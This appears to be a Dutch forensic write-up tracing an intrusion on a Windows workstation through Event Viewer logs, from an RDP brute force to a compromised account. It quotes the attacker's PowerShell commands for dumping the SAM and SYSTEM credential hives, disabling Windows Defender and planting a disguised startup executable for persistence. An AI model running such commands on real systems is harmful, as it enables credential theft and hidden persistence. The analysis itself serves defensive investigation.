Bij het onderzoeken van de geschiedenis zien we verschillende gebeurtenissen die hebben plaatsgevonden. Iemand probeert registersleutels te extraheren, Windows Defender uit te schakelen, en mogelijk malware of ongewenste software automatisch te laten opstarten.

Event Viewer: RDP brute force aanval

In de nacht van 13 mei 2024, beginnend om 23:03:51, tot de ochtend van 14 mei 2024, eindigend om 06:31:46, waren er periodieke uitbarstingen van mislukte brute-force inlogpogingen.



Event Viewer (Local)

File Action View Help

Security Number of events: 1,510 (!) New events available

Keywords	Date and Time	Source
Audit Success	13/05/2024 23:12:06	Microsoft Windows security audit...
Audit Success	13/05/2024 23:05:09	Microsoft Windows security audit...
Audit Success	13/05/2024 23:05:09	Microsoft Windows security audit...
Audit Success	13/05/2024 23:04:05	Microsoft Windows security audit...
Audit Success	13/05/2024 23:04:05	Microsoft Windows security audit...
Audit Failure	13/05/2024 23:04:01	Microsoft Windows security audit...
Audit Failure	13/05/2024 23:02:59	Microsoft Windows security audit...
Audit Failure	13/05/2024 23:03:58	Microsoft Windows security audit...
Audit Failure	13/05/2024 23:03:57	Microsoft Windows security audit...
Audit Failure	13/05/2024 23:03:56	Microsoft Windows security audit...
Audit Failure	13/05/2024 23:03:54	Microsoft Windows security audit...

Event 4625, Microsoft Windows security auditing.

General Details

Network Information:

Workstation Name:	kali
Source Network Address:	192.168.1.124
Source Port:	0

Log Name: Security

Source: Microsoft Windows security

Event ID: 4625

Level: Information

User: N/A

OpCode: Info

More Information: [Event Log Online Help](#)

Actions

- Open Saved Log...
- Create Custom View...
- Import Custom View...
- Clear Log...
- Filter Current Log...
- Properties
- Find...
- Save All Events As...
- Attach a Task To this Log...
- View
- Refresh
- Help


The screenshot shows the Windows Event Viewer interface. The left pane displays a tree view of logs: Event Viewer (Local), Custom Views, Windows Logs (Application, Security, Setup, System, Forwarded Events), Applications and Services Log, and Subscriptions. The right pane shows the 'Security' log with 1,508 events. A specific event is selected: Event 4625, Microsoft Windows security auditing. The event details show a Logon Type of 3, Account Name Lila.Grace, and a Failure Reason of 'Unknown user name or bad password.' Below the main pane, a detailed event view for Event 4625 is shown, listing Log Name: Security, Source: Microsoft Windows security, Event ID: 4625, Level: Information, User: N/A, OpCode: Info, and more. The Actions pane on the right provides options like Open Saved Log..., Create Custom View..., Import Custom View..., Clear Log..., Filter Current Log..., Properties, Find..., Save All Events As..., Attach a Task To this Log..., View, Refresh, Help, and a context menu for the selected event.

Op 14/05/2024 06:31:47, na 400 mislukte inlogpogingen gekenmerkt door inlogtype 3, was er een succesvolle toegangspoging met de gebruikersnaam Lila.Grace.

This screenshot shows the Windows Event Viewer with the 'Security' log selected. The left pane shows the same log categories as the previous screenshot. The right pane displays the 'Security' log with 1,510 events. Two Audit Success events are highlighted with red boxes: one for 'Audit Success' on 14/05/2024 06:31:47 and another for 'Audit Failure' on 14/05/2024 06:31:46. A third event, Event 4624, is selected, which is also for 'Audit Success' on 14/05/2024 06:31:47. The event details for Event 4624 show an Account Name of Lila.Grace, Account Domain of BT-WS48, and a Process Name of kali. The Actions pane on the right is identical to the previous screenshot, providing various management options for the selected event.

Event Viewer: RDP-sessie

Op 14/05/2024 om 09:10:21 kreeg een hacker toegang tot het systeem via het Lila.Grace-account met Remote Desktop Protocol (RDP). Om 09:14:59 werd het wachtwoord van het Administrator-account ingevoerd en opgeslagen in de variabele \$credential via het PowerShell-commando \$credential = Get-Credential, om extra PowerShell-commando's met beheerdersrechten uit te voeren.





Event Viewer: Uitpakken SYSTEM & SAM bestanden

Om 09:14:52 werd het SAM-bestand geëxtraheerd en opgeslagen in de C:-directory met het volgende commando:

`Start-Process -FilePath "powershell" -Command &{reg save hklm\sam c:\SAM} -Credential $credential`

Kort daarna haalde de aanvaller het SYSTEM-bestand op met dit commando:


`Start-Process -FilePath "powershell" -Command &{reg save hklm\system c:\SYSTEM} -Credential $credential`



Event Viewer: Windows Defender uitschakelen


Om 09:36:02 voerde de aanvaller een script uit om Windows Defender te deactiveren met het volgende commando:

```
Start-Process -FilePath "powershell.exe" -ArgumentList "-ExecutionPolicy Bypass -File `"\.\disableDefender.ps1`"" -Credential $credential
```



Event Viewer: Uitvoeren van WinPEAS

Om 09:41:44 voerde de hacker WinPEAS.exe uit. Het is ontworpen om potentiële wegen voor privilege-escalatie te ontdekken.





Event Viewer: Toevoegen malware

Op 14/05/2024 om 10:35:17 gebruikte de aanvaller het volgende PowerShell-commando om een uitvoerbaar bestand genaamd WindowsUpdateService.exe te verplaatsen naar de directory C:\Users\Lila.Grace\AppData\Roaming:

```
Start-Process -FilePath "powershell" -ArgumentList "-Command &{Move-Item -Path '.\WindowsUpdateService.exe' -Destination '$env:APPDATA\WindowsUpdateService.exe'}" -Credential $credential
```

Drie minuten later, om 10:38:17, werd een snelkoppeling naar dezelfde applicatie verplaatst naar de opstartmap met dit PowerShell-commando:

```
Start-Process -FilePath "powershell.exe" -ArgumentList "-Command &{Move-Item -Path '.\WindowsUpdateService.lnk' -Destination 'C:\ProgramData\Microsoft\Windows\Start Menu\Programs\StartUp\WindowsUpdateService.lnk'}" -Credential $credential
```



Event Viewer: Aanvaller sluit RDP sessie

The screenshot shows the Windows Event Viewer interface. The left pane displays a tree view of logs: Event Viewer (Local), Custom Views, Windows Logs (Application, Security, Setup, System, Forwarded Events), Applications and Services Logs, and Subscriptions. The right pane shows the 'Security' log with 1,881 events. A specific event is selected, titled 'Event 4634, Microsoft Windows security auditing.' The event details are as follows:

Logon Type:	3
Account Name:	Lila.Grace
Account Domain:	BT-WS48
Logon ID:	0x7082110
Source:	Microsoft Windows security
Event ID:	4634
Level:	Information
User:	N/A
OpCode:	Info
Keywords:	Audit Success
Computer:	BT-WS48

The 'Task Category' field is highlighted with a red box and contains the value 'Logoff'. The 'Details' tab is selected in the bottom-left corner. The right-hand Actions pane lists various options: Open Saved Log..., Create Custom V..., Import Custom ..., Clear Log..., Filter Current Lo..., Properties, Find..., Save All Events A..., Attach a Task To ..., View, Refresh, Help, Event Properties, Attach Task To T..., Save Selected Ev..., Copy, and Refresh.